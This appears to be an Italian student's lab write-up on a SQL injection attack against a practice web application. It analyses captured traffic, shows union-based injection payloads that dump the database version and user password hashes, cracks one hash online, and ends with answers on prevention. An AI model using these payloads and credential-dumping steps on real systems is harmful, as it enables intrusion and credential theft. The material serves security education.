**Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?**

10.0.2.4 e 10.0.2.15

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TStamp=45838 TSrc=0 WS=128
2 0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TStamp=38535 TSrc=45838 WS=128

---

## Parte 4 L'attacco di SQL Injection fornisce informazioni di sistema.

**Qual è la versione?**

.7.12.0ubuntu.1

```
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.</pre>
```

## Parte 5 L'attacco di SQL Injection e le informazioni sulle tabelle.

**Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?**

User 1337

```
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38df260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

**Qual è la password in chiaro?**

Charley

8d3533d75ae2c3966d7e0d4fcc69216b

I'm not a robot  
This site is exceeding reCAPTCHA Enterprise free quota.

reCAPTCHA Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: green Exact match, Yellow Partial match, red Not found.

## DOMANDE DI RIFLESSIONE

**Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?**

Poiché la maggior parte dei siti web odierni è basata su database relazionali gestiti tramite il linguaggio SQL, il rischio principale è che diventino vulnerabili ad attacchi di **SQL Injection**. Se le piattaforme non gestiscono in modo sicuro gli input degli utenti, un aggressore può "iniettare" comandi malevoli all'interno delle query legittime. La gravità di questi attacchi dipende dalle intenzioni dell'aggressore, ma può variare dal furto di credenziali e dati sensibili, fino alla cancellazione totale del database o all'assunzione del controllo del server.

**Naviga in internet ed esegui una ricerca per "prevenire attacchi di SQL injection". Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?**

Tra le varie contromisure di sicurezza, i due metodi fondamentali e più efficaci per prevenire le SQL Injection sono:

- **Utilizzo di query parametrizzate (o Prepared Statements):** Invece di concatenare direttamente l'input dell'utente nella stringa SQL, si utilizzano parametri o *stored procedure*. In questo modo, il database tratta l'input strettamente come "dato" e non come "codice eseguibile", neutralizzando di fatto qualsiasi tentativo di iniezione.
- **Filtraggio e Validazione dell'input dell'utente:** Consiste nell'analizzare e "pulire" rigorosamente i dati inseriti (ad esempio tramite *whitelist*). L'applicazione deve accettare solo i caratteri attesi (es. solo numeri per un campo "Età") e respingere o neutralizzare (tramite *escaping*) caratteri speciali tipicamente usati negli attacchi, come l'apice singolo (').